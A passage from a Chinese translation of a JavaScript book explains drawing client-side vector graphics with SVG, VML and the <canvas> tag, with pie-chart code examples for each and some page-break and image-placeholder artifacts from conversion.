</defs>
<!-- Draw a rectangle with a thick black border and fill it with the fade -->
<rect x="100" y="200" width="800" height="600"
    stroke="black" stroke-width="25" fill="url(#fade)"/>
</svg>

```

图 22-3 给出了这个 SVG 文件绘制成图形后的样子。

SVG是一个比较大较而复杂的语法。除了简单的绘制形状的图元，它还包括对任意曲线、文本和动画的支持。SVG图形甚至可以和JavaScript脚本和CSS样式表结合起来增加行为和表现信息。本节展示客户端的JavaScript代码（嵌入到HTML中而非SVG中）如何使用SVG动态地绘制图形。它包括SVG绘图例子，但这对使用SVG所能实现的事情的介绍只是皮毛。有关SVG的完整细节，有一个全面易读的规范。这个规范由W3C维护在<http://www.w3.org/TR/SVG/>。注意，这个规范包含对用于SVG的文档对象模型的完整介绍。本节使用标准的XML DOM来操作SVG图形，而根本没有用到SVG DOM。




图 22-3：一个简单的 SVG 图形

在编写本书时，本地支持 SVG 图形的唯一的主流 Web 浏览器就是 Firefox 1.5。在该浏览器中，只要输入想要显示的图像的 URL 就可以显示一个 SVG 图形。更有用的是，SVG 图形可以直接嵌入到 XHTML 文件中，如下所示：

```
<?xml version="1.0"?>
<!-- declare HTML as default namespace and SVG with "svg:" prefix -->
<html xmlns="http://www.w3.org/1999/xhtml"
      xmlns:svg="http://www.w3.org/2000/svg">
<body>
This is a red square: <!-- This is HTML text -->
<svg:svg width="10" height="10"> <!-- This is an SVG image -->
  <svg:rect x="0" y="0" width="10" height="10" fill="red"/></svg:svg>
This is a blue circle:
<svg:svg width="10" height="10">
  <svg:circle cx="5" cy="5" r="5" fill="blue"/></svg:svg>
</body>
</html>
```

图 22-4 展示了这个 XHTML 文档在 Firefox 1.5 中显示的样子。




图 22-4：一个 XHTML 文档中的 SVG 图形

SVG图像也可以使用一个<object>标记嵌入到一个HTML文档中,这样它们就能通过一个插件来显示了。Adobe有一个免费的(但不是开源)的SVG浏览器插件,它可以和常见的浏览器及操作系统一起工作。可以通过如下的链接找到它<http://www.adobe.com/svg>。

既然SVG是一种XML语法,绘制SVG图像也就不过是使用DOM来创建相应的XML元素。例22-8是一个pieChart()函数的代码清单,它创建了SVG元素来生成图22-5所示的一个饼图。(本章中介绍的另外一种矢量图形技术也是用来绘制和这个饼图非常类似的饼图。)




图 22-5: 使用 JavaScript 构建的一个 SVG 饼图

例 22-8: 使用 JavaScript 和 SVG 来绘制一个饼图

```
/**
 * Draw a pie chart into an <svg> element.
 * Arguments:
 *   canvas: the SVG element (or the id of that element) to draw into
 *   data: an array of numbers to chart, one for each wedge of the pie
 *   cx, cy, r: the center and radius of the pie
```

```

*   colors: an array of HTML color strings, one for each wedge
*   labels: an array of labels to appear in the legend, one for each wedge
*   lx, ly: the upper-left corner of the chart legend
*/
function pieChart(canvas, data, cx, cy, r, colors, labels, lx, ly) {
    // Locate canvas if specified by id instead of element
    if (typeof canvas == "string") canvas = document.getElementById(canvas);

    // Add up the data values so we know how big the pie is
    var total = 0;
    for(var i = 0; i < data.length; i++) total += data[i];

    // Now figure out how big each slice of pie is. Angles in radians.
    var angles = [];
    for(var i = 0; i < data.length; i++) angles[i] = data[i]/total*Math.PI*2;

    // Loop through each slice of pie.
    startangle = 0;
    for(var i = 0; i < data.length; i++) {
        // This is where the wedge ends
        var endangle = startangle + angles[i];

        // Compute the two points where our wedge intersects the circle.
        // These formulas are chosen so that an angle of 0 is at 12 o'clock
        // and positive angles increase clockwise.
        var x1 = cx + r * Math.sin(startangle);
        var y1 = cy - r * Math.cos(startangle);
        var x2 = cx + r * Math.sin(endangle);
        var y2 = cy - r * Math.cos(endangle);

        // This is a flag for angles larger than a half-circle
        var big = 0;
        if (endangle - startangle > Math.PI) big = 1;

        // We describe a wedge with an <svg:path> element
        // Notice that we create this with createElementNS()
        var path = document.createElementNS(SVG.ns, "path");

        // This string holds the path details
        var d = "M " + cx + "," + cy + // Start at circle center
            " L " + x1 + "," + y1 + // Draw line to (x1,y1)
            " A " + r + "," + r + // Draw an arc of radius r
            " 0 " + big + " 1 " + // Arc details...
            x2 + "," + y2 + // Arc goes to to (x2,y2)
            " Z"; // Close path back to (cx,cy)
        // This is an XML element, so all attributes must be set
        // with setAttribute(). We can't just use JavaScript properties
        path.setAttribute("d", d); // Set this path
        path.setAttribute("fill", colors[i]); // Set wedge color
        path.setAttribute("stroke", "black"); // Outline wedge in black
        path.setAttribute("stroke-width", "2"); // 2 units thick
        canvas.appendChild(path); // Add wedge to canvas

        // The next wedge begins where this one ends
        startangle = endangle;
    }
}

```

```

// Now draw a little matching square for the key
var icon = document.createElementNS(SVG.ns, "rect");
icon.setAttribute("x", lx);           // Position the square
icon.setAttribute("y", ly + 30*i);
icon.setAttribute("width", 20);       // Size the square
icon.setAttribute("height", 20);
icon.setAttribute("fill", colors[i]); // Same fill color as wedge
icon.setAttribute("stroke", "black"); // Same outline, too.
icon.setAttribute("stroke-width", "2");
canvas.appendChild(icon);             // Add to the canvas

// And add a label to the right of the rectangle
var label = document.createElementNS(SVG.ns, "text");
label.setAttribute("x", lx + 30);     // Position the text
label.setAttribute("y", ly + 30*i + 18);
// Text style attributes could also be set via CSS
label.setAttribute("font-family", "sans-serif");
label.setAttribute("font-size", "16");
// Add a DOM text node to the <svg:text> element
label.appendChild(document.createTextNode(labels[i]));
canvas.appendChild(label);           // Add text to the canvas
}

```

例22-8中的代码也比较直接易懂。其中也有一些数学运算用来把绘图的数据转换为饼块边缘之间的角度。然而，这个例子的重要部分是创建SVG元素以及在这些元素上设置属性的DOM代码。注意，既然SVG使用一个名字空间，就用到了`createElementNS()`而不是`createElement()`。这个名字空间常量`SVG.ns`在后面的例22-9中定义。

这个例子最难懂的部分就是绘制实际饼块的代码。用来显示每个饼块的标记是`<svg:path>`。SVG元素描述了由线条和曲线组成的任意形状。形状描述由`<svg:path>`标记的`d`属性指定。这个属性的值使用了字母代码和数字的紧凑语法来指定坐标、角度和其他的值。例如，字母M意思是“移动到”，后面紧跟着X坐标和Y坐标。字母L意思是“画线条到”，并且从当前点划线条到它后面所跟着的坐标。这个例子还使用字母A来画弧形。字母后面跟着的7个数字描述了这个弧形。具体的细节在这里并不重要，但可以通过<http://www.w3.org/TR/SVG/>的规范查到它们。

例22-8中的代码使用常量`SVG.ns`来描述SVG名字空间。这个常量和几个SVG工具函数在一个独立的`SVG.js`文件中定义，如例22-9所示。

例 22-9: SVG 工具代码

```

// Create a namespace for our SVG-related utilities
var SVG = {};

// These are SVG-related namespace URLs
SVG.ns = "http://www.w3.org/2000/svg";
SVG.xlinkns = "http://www.w3.org/1999/xlink";

```

```

// Create and return an empty <svg> element.
// Note that the element is not added to the document.
// Note that we can specify the pixel size of the image as well as
// its internal coordinate system.
SVG.makeCanvas = function(id, pixelWidth, pixelHeight, userWidth, userHeight) {
    var svg = document.createElementNS(SVG.ns, "svg:svg");
    svg.setAttribute("id", id);
    // How big is the canvas in pixels
    svg.setAttribute("width", pixelWidth);
    svg.setAttribute("height", pixelHeight);
    // Set the coordinates used by drawings in the canvas
    svg.setAttribute("viewBox", "0 0 " + userWidth + " " + userHeight);
    // Define the XLink namespace that SVG uses
    svg.setAttributeNS("http://www.w3.org/2000/xmlns/", "xmlns:xlink",
        SVG.xlinkns);

    return svg;
};

// Serialize the canvas element to a string and use this string
// in a data: URL for display in an <object> tag. This allows SVG
// to work in browsers that support the data: URL scheme and have an SVG
// plug-in installed.
SVG.makeDataURL = function(canvas) {
    // We don't bother with the IE serialization technique since it
    // doesn't support data: URLs
    var text = (new XMLSerializer()).serializeToString(canvas);
    var encodedText = encodeURIComponent(text);
    return "data:image/svg+xml," + encodedText;
};

// Create an <object> to display an SVG drawing using a data: URL
SVG.makeObjectTag = function(canvas, width, height) {
    var object = document.createElement("object"); // Create HTML <object> tag
    object.width = width;                          // Set size of object
    object.height = height;
    object.data = SVG.makeDataURL(canvas);           // SVG image as data: URL
    object.type = "image/svg+xml"                   // SVG MIME type
    return object;
}

```

例子中最重要的工具函数 `SVG.makeCanvas()`。它使用 DOM 方法来创建一个新的 `<svg>` 元素，可以使用该元素来绘制 SVG 图形。`makeCanvas()` 允许指定所绘制 SVG 图形的大小（以像素为单位），以及绘图所使用的内部坐标系（或“用户空间”）的大小。（例如，当用户空间中一幅 1000×1000 的图像绘制到一个 250×250 像素的方形中，用户空间中的每个单位等于 $1/4$ 像素。）`makeCanvas()` 创建并返回一个 `<svg>` 标记，但是它不会将其插入到文档中。调用的代码必须完成这一操作。

例 22-9 中的另外两个工具方法用于通过一个插件来显示 SVG 图形的浏览器中。`SVG.makeDataURL()` 序列化一个 `<svg>` 标记的 XML 文本并将其编码到一个 `data: URL` 中。`SVG.makeObjectTag()` 更进一步，创建一个 HTML `<object>` 标记以嵌入一

个 SVG 图形，然后调用 `SVG.makeDataURL()` 来设置该标记的 `data` 属性。像 `SVG.makeCanvas()` 一样，`SVG.makeObjectTag()` 返回 `<object>` 但并不将其插入到文档中。

`SVG.makeObjectTag()` 在 Firefox 1.0 这样的浏览器中工作，它们支持 `data: URL` 配置，支持 `document.createElementNS()` 这样的区分名字空间的 DOM 方法，并且拥有一个安装好的 SVG 插件。注意，该函数无法在 IE 中工作，因为 IE 不支持 `data: URL` 或 `createElementNS()`。在 IE 中，一种可替代的 SVG 绘图方法就是通过字符串操作而不是 DOM 方法调用来构建一个 SVG 文档。然后，图形可以使用一个 `javascript: URL` 而不是 `data: URL` 来编码。

这里将通过一个 HTML 文件来结束这里对脚本化 SVG 图形的讨论，这个 HTML 文件把例 22-8 中的 `pieChart()` 函数和例 22-9 中的 SVG 工具方法联系在一起。下面的代码生成一个 SVG 画布，在上面绘图，然后将它两次插入文档，一次是直接插入，另一次通过 `<object>` 标记插入。

```
<script src="SVG.js"></script>           <!-- Utility methods -->
<script src="svgpiechart.js"></script>    <!-- Pie chart drawing method -->
<script>
function init() {
    // Create an <svg> tag to draw into 600x400 resolution, rendered
    // at 300x200 pixels
    var canvas = SVG.makeCanvas("canvas", 300, 200, 600, 400);
    pieChart(canvas, [12, 23, 34, 45], 200, 200, 150,    // Canvas, data, size
        ["red", "blue", "yellow", "green"],            // Wedge colors
        ["North", "South", "East", "West"], 400, 100); // Legend info

    // Add the graphic directly to the document:
    document.body.appendChild(canvas);

    // Embed it with an <object> tag
    var object = SVG.makeObjectTag(canvas, 300, 200);
    document.body.appendChild(object);
}
// Run this function when the document finishes loading
window.onload = init;
</script>
```

22.4 VML：矢量图形标记语言

VML 是 Microsoft 对 SVG 的应答。就像 SVG 一样，VML 也是一种描述绘图的 XML 语法。VML 在很多方面和 SVG 相似。尽管它没有 SVG 那么广泛，VML 提供了一整套的绘图能力并且在 IE 5.5 及其以后的版本中实现了本地可用。Microsoft（以及其他的几个合作公司）向 W3C 提交了 VML 请其考虑将 VML 作为标准，但是这一努力还没有最终

结果。VML 的最佳文档就是 Microsoft 的提案，仍然可以从 W3C 的网站 <http://www.w3.org/TR/NOTE-VML> 获得。注意，尽管这一文档出现在 W3C 的网站上，但它还不是标准，并且，IE 中的实现也是 Microsoft 所专有的。

VML 是一种还无法真正掌握的强大的技术。因为它并未广泛使用（注 2），它也没有被认真地提供文档资料。Microsoft 自己的站点通常也是指向它们的 W3C 提案作为权威的文档资料。不幸的是，既然这一文档只是一个初步提案，它没有经过标准化过程的仔细审阅，并且某些部分还不完整而其他一些地方容易令人混淆。当使用 VML 的时候，可能需要用 IE 实现来试验以确保创建所想要的绘图。如果把 VML 看作是一个强大的、嵌入到占有市场优势的 Web 浏览器中的矢量绘图引擎的时候，这是一个小小的提醒。

VML 是一种 XML 分支，它和 HTML 不同，但是 IE 不支持纯 XHTML 文档，IE 的 DOM 实现也不支持 `document.createElementNS()` 这样的区分名字空间的函数。IE 通过使用一种 HTML “行为”（另一种特定于 IE 的扩展）来处理 VML 名字空间中的标记，从而使得 VML 能够工作。所有包含 VML 的 HTML 文件都必须声明这样的一个名字空间：

```
<html xmlns:v="urn:schemas-microsoft-com:vml">
```

或者，这个名字空间声明可以以一种特定于 IE（非标准）的方式实现，如下所示：

```
<xml:namespace ns="urn:schemas-microsoft-com:vml" prefix="v"/>
```

然后，必须指定如何使用 CSS 的这一非标准部分来处理该名字空间中的标记：

```
<style>v\:* { behavior: url(#default#VML); }</style>
```

一旦这些部分都写好了，VML 绘图就可以自由地和 HTML 交叉混合，就像如下的代码中那样，产生和图 22-4 所示的 SVG 图相似的结果。

```
<html xmlns:v="urn:schemas-microsoft-com:vml">
<head><style>v\:* { behavior: url(#default#VML); }</style></head>
<body>
This is a red square:<v:rect style="width:10px;height:10px;"
fillcolor="red"/>
This is a blue circle:<v:oval style="width:10px;height:10px;"
fillcolor="blue"/>
</body>
</html>
```

然而，本章重点关注使用客户端 JavaScript 来动态地绘制图形。例 22-10 展示了如何使用 VML 来创建一个饼图。这个例子和 SVG 饼图的例子很像，只不过用 VML 绘图图元替换了 SVG 图元。为了简化起见，这个例子的代码组合了一个 `makeVMLCanvas()` 函数

注 2： Google Maps (<http://local.google.com>) 是笔者所知的唯一使用 VML 的知名站点。

和一个 `pieChart()` 函数，通过调用这些函数来生成图表。这段代码的输出在这里没有给出，它看上去和图 22-5 所示的 SVG 饼图很像。

例 22-10：使用 JavaScript 和 VML 绘制一个饼图

```
<!-- HTML documents that use VML must declare a namespace for it -->
<html xmlns:v="urn:schemas-microsoft-com:vml">
<head>
<!-- This is how we associate VML behavior with the VML namespace -->
<style>v\:* { behavior: url(#default#VML); }</style>
<script>
/*
 * Create and return a VML <v:group> element in which VML drawing can be done.
 * Note that the returned element has not yet been added to the document.
 */
function makeVMLCanvas(id, pixelWidth, pixelHeight) {
    var vml = document.createElement("v:group");
    vml.setAttribute("id", id);
    vml.style.width = pixelWidth + "px";
    vml.style.height = pixelHeight + "px";
    vml.setAttribute("coordsize", pixelWidth + " " + pixelHeight);

    // Start with a white rectangle with a thin black outline.
    var rect = document.createElement("v:rect");
    rect.style.width = pixelWidth + "px";
    rect.style.height = pixelHeight + "px";
    vml.appendChild(rect);

    return vml;
}

/* Draw a pie chart in a VML canvas */
function pieChart(canvas, data, cx, cy, r, colors, labels, lx, ly) {
    // Get the canvas element if specified by id
    if (typeof canvas == "string") canvas = document.getElementById(canvas);

    // Add up the data values
    var total = 0;
    for(var i = 0; i < data.length; i++) total += data[i];

    // Figure out the size (in degrees) of each wedge
    var angles = []
    for(var i = 0; i < data.length; i++) angles[i] = data[i]/total*360;

    // Now loop through all the wedges
    // VML measures angles in degrees/65535 and goes
    // counterclockwise from 3 o'clock
    startangle = 90; // Start at 12 o'clock.
    for(var i = 0; i < data.length; i++) {
        // Tweak the angles so that our pie goes clockwise from 12 o'clock.
        var sa = Math.round(startangle * 65535);
        var a = -Math.round(angles[i] * 65536);

        // Create a VML shape element
```

```

var wedge = document.createElement("v:shape");
// VML describes the shape of a path in a similar way to SVG
var path = "M " + cx + " " + cy +      // Move to (cx,cy)
  " AE " + cx + " " + cy + " " +      // Arc with center at (cx,cy)
  r + " " + r + " " +                  // Horiz and vertical radii
  sa + " " + a +                        // Start angle and total angle
  " X E";                               // Close path to center and end
wedge.setAttribute("path", path);      // Set wedge shape
wedge.setAttribute("fillcolor", colors[i]); // Set wedge color
wedge.setAttribute("strokeweight", "2px"); // Outline width
// Position the wedge using CSS styles. The coordinates of the
// path are interpreted relative to this size, so we give each
// shape the same size as the canvas itself.
wedge.style.position = "absolute";
wedge.style.width = canvas.style.width;
wedge.style.height = canvas.style.height;

// Add the wedge to the canvas
canvas.appendChild(wedge);

// Next wedge begins where this one ends
startangle -= angles[i];

// Create a VML <rect> element for the legend
var icon = document.createElement("v:rect");
icon.style.left = lx + "px";            // CSS positioning
icon.style.top = (ly+i*30) + "px";
icon.style.width = "20px";              // CSS size
icon.style.height = "20px";
icon.setAttribute("fillcolor", colors[i]); // Same color as wedge
icon.setAttribute("stroke", "black");     // Outline color
icon.setAttribute("strokeweight", "2");   // Outline width
canvas.appendChild(icon);                // Add to canvas

// VML has advanced text capabilities, but most text is simple
// HTML and is added directly to the VML canvas, using
// canvas coordinates
var label = document.createElement("div"); // <div> to hold the text
label.appendChild(document.createTextNode(labels[i])); // the text
label.style.position = "absolute";         // Position with CSS
label.style.left = (lx + 30) + "px";
label.style.top = (ly + 30*i + 5) + "px";
label.style.fontFamily = "sans-serif";     // Text styles
label.style.fontSize = "16px";
canvas.appendChild(label);                 // Add text to canvas
}
}

function init() {
  var canvas = makeVMLCanvas("canvas", 600, 400);
  document.body.appendChild(canvas);
  pieChart(canvas, [12, 23, 34, 45], 200, 200, 150,
    ["red", "blue", "yellow", "green"],
    ["North", "South", "East", "West"],

```

```
        400, 100);  
    }  
</script>  
</head>  
<body onload="init()">  
</body>  
</html>
```

22.5 <canvas> 中的图形

我们的客户端矢量图形技术之旅的下一站是 <canvas> 标记。这个非标准的 HTML 元素明确地为了客户端矢量图形而设计。它自己并不露面，但却把一个绘图 API 展现给客户端 JavaScript 以使脚本能够把想绘制的任何东西都绘制到一块画布上。<canvas> 标记由 Apple 在 Safari 1.3 Web 浏览器中引入。（对 HTML 的这一根本性扩展的原因在于，HTML 在 Safari 中的绘制能力也为 Mac OS X 桌面的 Dashboard 组件所使用，并且 Apple 希望有一种方式在 Dashboard 中支持脚本化的图形。）

Firefox 1.5 和 Opera 9 都跟随了 Safari 的引领。这两个浏览器都支持 <canvas> 标记。甚至可以在 IE 中使用 <canvas> 标记，并在 IE 的 VML 支持的基础上用开源的 JavaScript 代码（由 Google 发起）来构建兼容性的画布（参见 <http://excanvas.sourceforge.net>）。<canvas> 的标准化的努力由一个 Web 浏览器厂商的非正式协会在推进，一个初步的规范已经在 <http://www.whatwg.org/specs/web-apps/current-work> 建立。

<canvas> 标记和 SVG 及 VML 之间的一个重要的不同是，<canvas> 有一个基于 JavaScript 的绘图 API，而 SVG 和 VML 使用一个 XML 文档来描述绘图。这两种方式在功能上是等同的，任何一种都可以用另一种来模拟。从表面上看，它们很不相同，可是，每一种都有强项和弱点。例如，SVG 绘图很容易编辑，只要从其描述中移除元素就行。要从同一图形的一个 <canvas> 标记中移除一个元素，那往往需要擦掉绘图重新绘制它。既然 Canvas 绘图 API 是基于 JavaScript 并且相对紧凑（不像 SVG 和 VML 语法），本书也就介绍了它。参见本书第四部分中的 Canvas、CanvasRenderingContext2D 及相关的条目。

大多数 Canvas 绘图 API 都没有定义在 <canvas> 元素本身上，而是定义在通过画布的 `getContext()` 方法获得的一个“绘图环境”对象上（注 3）。这一段脚本绘制了一个小的红色方块和一个蓝色圆形，它是绘制到一个画布的典型：

注 3：这个方法只需要一个必须是字符串“2d”的参数，并且它返回一个实现了二维 API 的绘图环境。在未来，如果 <canvas> 标记扩展到支持 3D 绘图，`getContext()` 可能允许传递一个“3d”字符串参数。

```
<head>
<script>
window.onload = function() { // Do the drawing when the document loads
    var canvas = document.getElementById("square"); // Get canvas element
    var context = canvas.getContext("2d");          // Get 2D drawing context
    context.fillStyle = "#f00";                     // Set fill color to red
    context.fillRect(0,0,10,10);                     // Fill a square

    canvas = document.getElementById("circle");      // New canvas element
    context = canvas.getContext("2d");               // Get its context
    context.fillStyle = "#00f";                     // Set blue fill color
    context.beginPath();                             // Begin a shape
    // Add a complete circle of radius 5 centered at (5,5) to the shape
    context.arc(5, 5, 5, 0, 2*Math.PI, true);
    context.fill();                                  // Fill the shape
}
</script>
</head>
<body>
This is a red square: <canvas id="square" width=10 height=10></canvas>.
This is a blue circle: <canvas id="circle" width=10 height=10></canvas>.
</body>
```

在前面的各节中，讲述了 SVG 和 VML 可以被绘制和填充的线条和曲线构成的“路径”来描述复杂形状。Canvas API 也使用了路径的表示法。但是，路径由一系列的方法调用来定义，而不是描述为字母和数字的字符串，如该例中的 `beginPath()` 和 `arc()` 的调用。一旦定义了路径，其他的方法，如 `fill()`，都是对此路径操作。绘图环境的各种属性，如 `fillStyle`，说明了这些操作如何执行。

Canvas API 能够如此紧凑的一个原因是它没有对绘制文本提供任何支持。要把文本加入到一个 `<canvas>` 图形，必须要么自己绘制它再用位图图像合并它，或者在 `<canvas>` 上方使用 CSS 定位来覆盖 HTML 文本。

例22-11展示了如何使用一个画布来绘制饼图。这个例子中的大部分代码和 SVG 及 VML 例子中的代码相似。这个例子中的新代码是 Canvas API，可以在本书第四部分查阅这些方法。

例 22-11：在 `<canvas>` 标记中绘制一个饼图

```
<html>
<head>
<script>
// Create and return a new canvas tag with the specified id and size.
// Note that this method does not add the canvas to the document
function makeCanvas(id, width, height) {
    var canvas = document.createElement("canvas");
    canvas.id = id;
    canvas.width = width;
    canvas.height = height;
    return canvas;
}
```

```

}

/**
 * Draw a pie chart in the canvas specified by element or id.
 * Data is an array of numbers: each number represents a wedge of the chart.
